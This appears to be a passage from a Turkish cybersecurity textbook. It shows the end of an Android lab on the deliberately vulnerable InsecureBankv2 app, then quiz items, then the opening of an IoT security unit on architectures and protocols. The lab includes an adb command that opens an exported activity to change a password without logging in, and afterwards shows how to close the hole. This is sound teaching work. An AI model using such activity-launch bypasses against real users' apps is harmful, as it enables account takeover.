11. Adım: Sunucu için gerekli kütüphaneleri yükleyen komutu çalıştırınız.

```
python2 -m pip install -r requirements.txt
```

12. Adım: **AndroLabServer** projesini başlatan komutu çalıştırınız.

```
python2 app.py
```

13. Adım: Sanal makinede terminal uygulamasını çalıştırınız.

14. Adım: Sanal makineden AVD'ye bağlanma komutlarını terminalde çalıştırınız.

15. Adım: Terminalde AVD'ye uygulamayı yükleyen komutu çalıştırınız.

adb install InsecureBankv2.apk

16. Adım: Terminalde **ChangePassword** penceresini açan komutu çalıştırınız.

adb shell am start -n com.android.insecurebankv2/.ChangePassword


17. Adım: Kullanıcı adı metin kutusunun aktif olmadığını görüntüleyiniz.

18. Adım: **InsecureBankv2** uygulamasını kapatınız.

19. Adım: Terminalde **uname** parametresi **jack** olacak şekilde **ChangePassword** penceresini açan komutu çalıştırınız.

adb shell am start -n com.android.insecurebankv2/.ChangePassword --es uname jack

20. Adım: Kullanıcı parolasını değiştiriniz (Görsel 8.22).



Görsel 8.22: ChangePassword penceresi

21. Adım: Uygulamayı kapatınız.

22. Adım: Kali Linux terminalde APK dosyasını **decompile** eden komutu çalıştırınız.

apktool d InsecureBankv2.apk

23. Adım: **AndroidManifest.xml** dosyasını metin editörüyle açınız.

24. Adım: ChangePassword Activity ayarlarını değiştiriniz.

<activity android:exported="**false**" android:label="@string/title_activity_change_password" android:name="com.android.insecurebankv2.ChangePassword"/>

25. Adım: Terminalde APK dosyasını yeniden derleyen komutu çalıştırınız.

apktool b InsecureBankv2/

26. Adım: Terminalde APK dosyasını yeni bir isimle kopyalayan komutu çalıştırınız.


cp InsecureBankv2/dist/InsecureBankv2.apk InsecureBankv2_1.apk

27. Adım: APK dosyasını imzalamak için imza oluşturan komutu çalıştırınız.

keytool -genkey -keystore siber.keystore -alias siber -keyalg RSA

28. Adım: İmzalama için **jarsigner** aracını kuran komutu çalıştırınız.

sudo apt-get install openjdk-11-jdk-headless



29. Adım: APK dosyasını imzalayan komutu çalıştırınız.

```
jarsigner -keystore siber1.keystore InsecureBankv2_1.apk siber1
```

30. Adım: APK dosyasını AVD'ye kuran komutu çalıştırınız.

```
adb install InsecureBankv2_1.apk
```

Sıra Sizde

InsecureBankv2 uygulamasında Activity dışlama koruması için uygulama targetSdkVersion yükseltme işlemlerini yapınız.

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Uygulamanın APK dosyasını decompile etti.		
2. Dışarı aktarma açık olan Activity tespit etti.		
3. Dışarı aktarma ayarlarını kapattı.		
4. Uygulama targetSdkVersion değerini en az 33 olacak şekilde değiştirdi.		
5. Uygulamayı derledi.		
6. Uygulama için imza oluşturdu.		
7. Uygulamayı imzaladı.		
8. Uygulamayı AVD'ye kurdu.		
9. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

ÖLÇME VE DEĞERLENDİRME

A) Aşağıdaki parantezlerin içine cümlelerde verilen bilgiler doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) Android işletim sistemi, donanım ve yazılım arasında iletişimi sağlayan HAL katmanına sahiptir.
2. ( ) APKTool yalnızca uygulama çalıştıktan sonra dinamik analiz yapar.
3. ( ) HTTP Toolkit aracı, HTTPS trafiğini analiz edebilmek için cihaza özel bir sertifika yüklenmesini gerektirir.
4. ( ) Logcat yalnızca Android uygulamasının kullanıcı arayüzünü gösterir.
5. ( ) OWASP Mobil Top 10 listesinde "Yetersiz Kriptografi" bir güvenlik zafiyeti olarak tanımlanmıştır.

B) Aşağıdaki cümlelerde boş bırakılan yerlere doğru sözcükleri yazınız.

1. Android işletim sisteminin temelini oluşturan katman ..... olarak adlandırılır.
2. Android uygulamalarının kurulumunda kullanılan dosya formatı ..... uzantılıdır.
3. Uygulama çalıştırılmadan kaynak kodları veya derlenmiş APK dosyaları üzerinde yapılan işleme ..... analiz denir.
4. AVD üzerinde root yetkisi elde etmek için kullanılan yardımcı komut dosyası ..... olarak adlandırılır.
5. AndroidManifest.xml dosyasındaki android:exported="true" ifadesi, uygulamadaki bir bileşenin ..... olduğunu belirtir.

C) Aşağıdaki soruların doğru cevabını işaretleyiniz.

1. Aşağıdaki araçlardan hangisi mobil uygulamaların statik analizinde kullanılır?

A) Android Emulator
B) APKTool
C) Burp Suite
D) Frida
E) HTTP Toolkit

2. Aşağıdakilerden hangisi Android işletim sisteminin donanımla doğrudan iletişim kurmasını sağlayan katmandır?

A) Android Runtime
B) APK
C) Application Framework
D) Linux Kernel
E) User Interface

3. APK dosyaları hakkında aşağıdakilerden hangisi doğrudur?

A) .dex uzantılı dosyaları içermez.
B) Android uygulamasının tüm bileşenlerini barındırır.
C) Sadece internet bağlantısı içeren uygulamalarda kullanılır.
D) Sadece cihaz ayarlarını değiştiren uygulamalarda kullanılır.
E) Yalnızca kod içerir, arayüz dosyası içermez.

4. OWASP Mobil Top 10 listesinde "Güvensiz Veri Saklama" aşağıdakilerden hangisini tanımlar?

A) Aşırı izin verilmiş uygulama bileşenleri
B) Hassas verilerin şifrelenmeden cihazda saklanması
C) Hatalı kimlik doğrulama mekanizmaları
D) Kodun karmaşıklaştırılmadan bırakılması
E) Yanlış yapılandırılmış sunucu bağlantısı

5. Mobil uygulamalardan bilgi toplamayla ilgili aşağıdaki ifadelerden hangisi doğrudur?

A) ADB, cihazla sadece görsel arayüzle bağlantı kurar.

B) Android Emulator sadece root erişimi olan cihazları çalıştırabilir.

C) ADB ile cihaz dosya sistemine erişim mümkündür.

D) ADB yalnızca USB üzerinden çalışır.

E) Logcat sadece uygulama geliştiricileri için görünürdür.

6. Aşağıdakilerden hangisi bir uygulamanın ağ trafiğini canlı olarak izlemek ve değiştirmek için daha uygun bir araçtır?

A) Android Studio

B) APKTool

C) HTTP Toolkit

D) Logcat

E) MobSF

7. Aşağıdakilerden hangisi Frida aracıyla yapılan analizdir?

A) APK imzalama

B) Sertifika üretimi

C) Kod obfuscation

D) Dinamik analiz

E) Statik analiz

8. Android uygulama bileşenlerinden biri olan Content Provider, aşağıdakilerden hangisine olanak tanır?

A) Uygulamalar arasında veri paylaşımı

B) Kamera erişimi

C) Konum verisi toplama

D) Uygulama arayüzünü yönetme

E) İnternetten veri indirme işlem kontrolü

9. Aşağıdakilerden hangisi güvensiz iletişim riskine karşı önerilen protokoldür?

A) FTP

B) HTTP

C) SSH

D) TCP/IP

E) TLS 1.2+

10. Aşağıdakilerden hangisi bir tersine mühendislik aracıdır?

A) ADB


B) Android Emulator

C) Burp Suite

D) Frida

E) JADX-GUI

IOT GÜVENLİĞİ



9. ÖĞRENME BİRİMİ

KONULAR

9.1. NESNELERİN İNTERNETİ MİMARİSİ

9.2. IOT ZAFİYETLERİ

9.3. IOT GÜVENLİK TEDBİRLERİ

9.4. IOT GÜVENLİK TESTİ

NELER ÖĞRENECEKSİNİZ?

- Nesnelerin interneti (IoT) mimarisi kavramlarını açıklama
- Katmanlı IoT mimarilerini açıklama
- IoT zafiyet tespiti uygulamasını yapma
- IoT protokollerine yönelik güvenlik testlerini yapma

TEMEL KAVRAMLAR

CoAP, IoT RA, IoT zafiyeti, Middleware, MQTT, OWASP, SOA

HAZIRLIK ÇALIŞMALARI

1. Akıllı telefona bağlı bir akıllı saat uzaktan kontrol edilirse kişisel bilgiler açısından hangi tehlikeler oluşabilir? Düşüncelerinizi arkadaşlarınızla paylaşınız.
2. Günlük hayatta kullanılan akıllı cihazların yanlış yapılandırılması hangi sorunlara yol açabilir? Düşüncelerinizi arkadaşlarınızla tartışınız.

9.1. NESNELERİN İNTERNETİ MİMARİSİ

Nesnelerin İnterneti [Internet of Things (IoT)] yalnızca bilgisayarlar ve akıllı telefonlar arasında değil ev aletleri, sensörler, araçlar, diğer fiziksel cihazlar gibi çeşitli nesneler arasında da bir ağ oluşturulmasını ifade eder (Görsel 9.1). IoT'nin temelleri 1982'de Carnegie Mellon Üniversitesi'ndeki bir grup araştırmacının bir içecek makinesini internete bağlayarak içeceklerin sıcaklık durumunu ve stok bilgisini izleyebilecek bir sistem geliştirmesiyle atılmıştır. Bu olay, nesnelerin dijital olarak kontrol edilebileceği fikrinin ilk somut örneklerinden biri olarak tarihe geçmiştir. 1980'lerin sonlarında **Mark Weiser**, Xerox PARC'ta **ubiquitous computing (her yerde bilişim)** kavramını tanıtmış ve gelecekteki teknolojik cihazların insan yaşamına nasıl entegre olacağı üzerine fikirler sunmuştur. IoT'nin modern anlamıyla kullanılmaya başlanması ise 1999 yılında **Kevin Ashton**'ın, RFID [Radio Frequency Identification (Radyo Frekansı ile Tanımlama)] teknolojisini kullanarak nesneler arasında veri paylaşımını mümkün kılacak bir sistemi tanımlamasıyla olmuştur. Ashton, IoT terimini ortaya atan kişidir. Bu terim, o günden bu yana teknolojinin en büyük devrimlerinden biridir.

Görsel 9.1: IoT

IoT yalnızca akıllı ev cihazlarıyla sınırlı kalmayarak akıllı şehirler, endüstriyel otomasyon, sağlık hizmetleri, tarım gibi alanlarda kullanılmaya başlanmıştır. IoT, cihazların ve nesnelerin internete bağlanıp birbirleriyle iletişim kurmasıyla günlük hayatta kullanılan cihazları daha akıllı hâle getirir. IoT, günlük hayata ve iş yapma biçimlerine esneklik sağlayan bir teknolojidir. Örneğin bir çiftlik için tasarlanan akıllı sulama sistemiyle toprağın nem seviyesi ölçülerek gerektiğinde sulama yapılması sağlanabilir. Bu sistem için toprak nem sensörü tarafından toprağın kuruduğu algılanır. Algılanan veri, internet üzerinden merkezî bir sisteme iletilir. Merkezî sistem tarafından sulama yapılması gerektiğine karar verilirse su pompası çalıştırılır ve sulama yapılır. Çiftçi ise sistemi bir mobil uygulama üzerinden izleyebilir ve kontrol edebilir.

IoT RA [Internet of Things Reference Architecture (Nesnelerin İnterneti Referans Mimarisi)] ise IoT sistemlerinin temel bileşenlerini, katmanlarını ve işlevlerini tanımlayan bir çerçevedir. ISO/IEC 30141 IoT RA; IoT ekosistemi için iyi tanımlanmış ve işlevsel bir mimariyi desteklemek amacıyla standartlar, özellikler ve modeller sunan uluslararası bir standartlaşma dokümanıdır. ISO/IEC 30141'e göre model; sistemin işletme, teknik ve güvenilirlik ihtiyaçlarını ele alan altı ana görüş (Temel, İş, Kullanım, Fonksiyonel, Güvenilirlik, Yapı) üzerinden tanımlanır. Modelin katmanlı yapısı, fiziksel cihazlardan (sensör ve aktüatörler) veri işleme ve uygulama hizmetlerine kadar tüm IoT sistemini kapsar.

9.1.1. IoT RA'nın Yapısı ve Katmanları

IoT RA, sistemlerin karmaşıklığını yönetmek ve çeşitli bakış açılarını desteklemek için farklı görüşler ve katmanlar üzerinden tanımlanır. ISO/IEC 30141 standardına göre IoT RA'nın temel görüşleri ve katmanları belirlenmiştir. IoT RA, işlevsellik ve yapı açısından şu katmanlara ayrılır:

Fiziksel Katman: Sensörler, aktüatörler gibi IoT bileşenlerinin fiziksel dünyayla etkileşim kurduğu katmandır.

Ağ Katmanı: IoT cihazları arasındaki veri transferini sağlayan katmandır. TCP/IP protokolleri veya diğer ağ protokollerini içerir.

Veri Katmanı: Sensörlerden gelen verilerin toplanması, işlenmesi ve depolanmasını içeren katmandır.

Uygulama Katmanı: Kullanıcılara ve sistemlere hizmet sunan, işlevselliği sağlayan katmandır.

Yönetim Katmanı: IoT cihazlarının ve ağlarının yönetimini, yapılandırılmasını ve izlenmesini sağlayan katmandır.

9.1.1.1. IoT Sistemlerinde Güvenlik Yaklaşımları

IoT RA'ya göre güvenlik, IoT sisteminin tasarımında önemlidir ve şu başlıklarla ele alınır:

Gizlilik (Confidentiality): IoT bileşenleri arasında veri transferinin yetkisiz erişimlere karşı korunmasıdır. Uçtan uca şifreleme tekniklerinin ve güvenli ağ protokollerinin kullanımı önerilir.

Erişilebilirlik (Accessibility): IoT sistemlerinin sürekli erişilebilir olmasını sağlamak için dağıtık sistem mimarilerinin, yedekleme ve yük dengeleme mekanizmalarının entegrasyonudur.


Bütünlük (Integrity): Sensörlerden veya diğer bileşenlerden gelen verilerin değiştirilemezliğinin garanti edilmesidir.

Kimlik Doğrulama ve Doğruluk (Authenticity): IoT bileşenlerinin kimliklerinin doğrulanmasıdır. Yetkilendirilmiş kullanıcıların ve cihazların IoT sistemine erişimini sağlamak için güçlü kimlik doğrulama mekanizmaları uygulanır.

IoT RA'da IoT bileşenlerinin güvenliğini sağlamak için birçok güvenlik politikası vardır. Bu politikalar; cihaz yönetimi, veri erişim kontrolü ve ağ güvenliğini kapsar. IoT RA, güvenlik uygulamalarının IEC 62443, ISO 27000 gibi güvenlik standartlarına uyumlu olmasını teşvik eder. Bu durum, endüstriyel otomasyon sistemleri ve bilgi güvenliği yönetimi alanında tutarlılığı artırır.

9.1.2. Üç Katmanlı Mimari

IoT için en yaygın kullanılan üç katmanlı yapı, temel mimari modellerden biridir. Bu mimari, farklı işlevleri yerine getiren üç temel katmanı içerir (Görsel 9.2). Üç katmanlı mimari (Three Layered Architecture), IoT sistemlerinin farklı bileşenlerini organize eder ve sistemin etkin bir şekilde çalışmasını sağlar.



Görsel 9.2: Üç katmanlı mimari


Algılama Katmanı (Perception Layer): Nesnelerin algılanması ve veri toplanması bu katmanda gerçekleştirilir. Sensörler, RFID, ZigBee, LoraWan, NB-IoT, NFC gibi teknolojiler algılama katmanında çalışır. Bu katmanda fiziksel dünyadan gelen bilgiler dijital formata dönüştürülür.

Ağ Katmanı (Network Layer): Algılama katmanından gelen verilerin işlenmesi, bir üst katmana iletilmesi ve yönetilmesi sağlanır. Veri transferini sağlamak için kablosuz ağlar, kablolu ağlar ve diğer iletişim protokolleri (IPv6, LoWPAN, TCP, UDP ve ICMP) kullanılır.

Uygulama Katmanı (Application Layer): Kullanıcılar, IoT sisteminin sağladığı verilerle bu katmanda etkileşime geçer ve sonuçları gözlemler. Verilerin kullanıma hazır hâle getirildiği bu katmanda genellikle HTTP, MQTT, REST, CoAP gibi protokoller tercih edilir.

9.1.3. Beş Katmanlı Mimari

Çeşitli cihazların ve hizmetlerin etkin bir şekilde çalışmasını sağlayan bu IoT mimarisi beş ayrı katmandan oluşur (Görsel 9.3). Beş katmanlı mimari (Five Layered Architecture), büyük ölçekli ve karmaşık IoT çözümleri için daha kapsamlı bir yaklaşım sunar.



Görsel 9.3: Beş katmanlı mimari

Algılama Katmanı (Perception Layer): IoT sistemlerinin çevresel verileri topladığı temel katmandır. Sensörler ve diğer algılayıcı cihazlar aracılığıyla fiziksel dünyadaki sıcaklık, nem, basınç gibi veriler toplanır ve dijital forma dönüştürülür. Algılama sürecinde RFID, ZigBee, NFC gibi protokoller sıklıkla kullanılır.

Ağ Katmanı (Network Layer): Algılama katmanında elde edilen verilerin taşındığı ve iletildiği katmandır. Bu katman, verilerin işlenmek üzere bulut sunucularına veya diğer cihazlara aktarılmasını sağlar. Örneğin bir sıcaklık sensöründen gelen verinin internet üzerinden bir veri merkezine gönderilmesi bu katmanda gerçekleşir.

İşleme Katmanı (Processing Layer): IoT sistemlerinde toplanan verilerin analiz edildiği ve anlamlı bilgilere dönüştürüldüğü katmandır. Bu katman genellikle bulut bilişim altyapısını ve büyük veri analitiği teknolojilerini kullanır. Örneğin bir akıllı tarım sisteminde toprak nem sensörlerinden gelen veriler analiz edilerek sulama sistemlerinin otomatik olarak çalıştırılması bu katmanda gerçekleştirilir.

Uygulama Katmanı (Application Layer): IoT sistemlerinin kullanıcılarla doğrudan etkileşim kurduğu ve hizmetlerin sunulduğu katmandır. Kullanıcılar bu katmanda verilerin sonuçlarını gözlemleyebilir ve sistemleri kontrol edebilir. Örneğin bir akıllı ev sistemi aracılığıyla bir kullanıcının cep telefonundan ışıkları kontrol etmesi veya bir sağlık sisteminde hastanın nabız ve tansiyon değerlerini izlemesi bu katmanda gerçekleştirilir.

İşletim ve Yönetim Katmanı (Business and Management Layer): IoT sistemlerinin genel işleyişini, güvenliğini ve sürdürülebilirliğini sağlayan katmandır. Bu katmanda cihazların yönetimi, sistemin performans analizi, veri güvenliği, yazılım güncellemeleri, kullanıcı erişim yetkileri, sistemin iş sürecine uygunluğu gibi işlemler gerçekleştirilir.


9.1.4. Servis Odaklı Mimari

Servis Odaklı Mimari [Service Oriented Architecture (SOA)] IoT yapısı, bir katmanın belirli bir görevi yerine getirdiği modüler yapıdır (Görsel 9.4). Bu mimari; sistemin esnek, ölçeklenebilir ve güvenli olmasını sağlar.

Nesne Katmanı (Object Layer): IoT sisteminin fiziksel dünyayla iletişimini sağlayan temel seviyedir. Sensörler, sıcaklık değişkenlerini ölçerken aktüatörler de fiziksel değişiklikleri yapar. Toplanan veriler genellikle büyük veri kümelerine dönüşmeye bu katmanda başlar. Veriler daha fazla analiz için dijital sinyallere dönüştürülerek bir üst katmana iletilir.

Nesne Soyutlama Katmanı (Object Abstraction Layer): Heterojen dosyalardan alınan verilerin bir araya getirilmesiyle saklanmasını sağlar. Bu katman, GSM, Wi-Fi, ZigBee, Bluetooth gibi farklı iletişim teknolojilerini ve verileri birleştirir. Bulut bilişimin bölünmesi bu katmanda gerçekleşir ve bu sayede veri işleme süreci daha sorunsuz ilerler.

Servis Yönetim Katmanı (Service Management Layer): Verilerin saklanması ve erişilebilir isteklere göre uygun hizmetlere yönlendirilmesi için önemlidir. Bu katman; veriyi alır, filtreler ve karar verme çıkarımlarıyla bir sonraki katmana iletilir.



Görsel 9.4: SOA mimarisi

Servis Birleştirme Katmanı (Service Composition Layer): Servis dağıtma planı, farklı IoT cihazlarından gelen veri ve servisleri entegre ederek daha kapsamlı bir hizmet sağlar. Örneğin bir akıllı şehrin trafik, hava ve yol durumu verilerinin birleştirilerek kullanıcıya sunulması bu katmanda gerçekleştirilir.

Uygulama Katmanı (Application Layer): IoT sisteminin en üst düzeyde yer aldığı ve tüm işlenmiş verilerin son olarak saklandığı katmandır. Kullanıcı ayarları, görselleştirme araçları ve uygulamaları bu katmanda bulunur. Örneğin akıllı evler, akıllı tarım, sağlık izleme ve akıllı şehir uygulamaları bu katmanda çalışır.

9.1.5. Ara Yazılım Tabanlı Mimari

Ara yazılım tabanlı mimari (Middleware Based Architecture); IoT cihazları, uygulamalar ve servisler arasındaki iletişimi ve veri yönetimini kolaylaştıran bir ara katman kullanarak çalışan modeldir (Görsel 9.5).

Görsel 9.5: Ara yazılım tabanlı mimari

Fiziksel Katman (Physical Layer): Sensörler, aktüatörler ve diğer fiziksel cihazlardan oluşur. Veri toplama ve fiziksel dünyadan gelen sinyalleri dijital bilgiye dönüştürme işlevini görür. Bu katmanın içinde erişim ve uç teknoloji katmanı bulunur.

Erişim Katmanı (Access Layer): IoT cihazlarının ağ altyapısına erişimini sağlar. Cihazların ağla bağlantı kurmasına yönelik protokolleri ve mekanizmaları içerir.

Uç Teknoloji Katmanı (Edge Technology Layer): Uç cihazlar ve teknolojiler için yerel işlem ve veri depolama sağlar. Gecikmeyi azaltmak ve ağ trafiğini optimize etmek amacıyla veri işleme ve karar alma işlemlerini cihazlara yakın bir yerde gerçekleştirir.

Temel Ağ Katmanı (Backbone Network Layer): IoT cihazları arasında veri transferini sağlayan ağ altyapısını temsil eder. Wi-Fi, Ethernet, LoRa, ZigBee, NB-IoT gibi farklı iletişim teknolojilerini destekler.

Koordinasyon Katmanı (Coordination Layer): IoT cihazları arasındaki iş akışını düzenler ve koordinasyonu sağlar. Farklı cihazlardan gelen veri ve olayları birleştirerek anlamlı bir bütün oluşturur.

Ara Yazılım Katmanı (Middleware Layer): Farklı IoT cihazlarını, protokolleri ve uygulamaları birbirine bağlayan bir soyutlama katmanıdır. Veri yönetimi, iletişim protokolü dönüşümleri, güvenlik, cihaz entegrasyonu gibi görevleri üstlenir.

Uygulama Katmanı (Application Layer): Kullanıcılarla etkileşime geçen ve IoT verilerini anlamlı bir şekilde sunan uygulamaları içerir. Kullanıcı arayüzü, veri görselleştirme, kontrol panelleri gibi bileşenleri kapsar.

9.1.6. IoT Protokolleri

IoT teknolojisi; fiziksel cihazların birbiriyle iletişim kurmasını, veri toplamasını ve paylaşmasını sağlayarak günlük hayatta ve endüstriyel uygulamalarda yaygınlaşmıştır. Bu teknolojinin yapı taşları; IoT cihazları arasında güvenilir, hızlı ve enerji tasarruflu bir iletişim sağlayan protokollerdir. IoT protokolleri, cihazların sınırlı kaynaklarını (bant genişliği, enerji ve işlem gücü) optimize ederken verinin güvenli ve ölçeklenebilir bir şekilde iletilmesini mümkün kılar. Uygulamalardan fiziksel bağlantılara kadar farklı seviyelerde çalışan bu protokoller, IoT ekosisteminin sorunsuz bir şekilde işlemesini sağlar. IoT protokolleri, uygulama katmanından fiziksel katmana kadar çeşitli seviyelerde yer alır. TCP/IP modeline göre IoT protokollerinin dağıldığı katmanlar Tablo 9.1'de verilmiştir.

Tablo 9.1: TCP/IP Modeline Göre IoT Protokollerinin Katmanlara Dağılımı

Katman (TCP/IP Modeli)	IoT Protokolleri	Açıklama
Uygulama Katmanı	CoAP, MQTT, AMQP, HTTP/HTTPS, WebSocket ve XMPP	Cihazlar ve sistemler arasında veri değişimini sağlayan protokollerdir. Genellikle hafif yapılarıyla IoT cihazlarında enerji tasarrufu sağlanır.
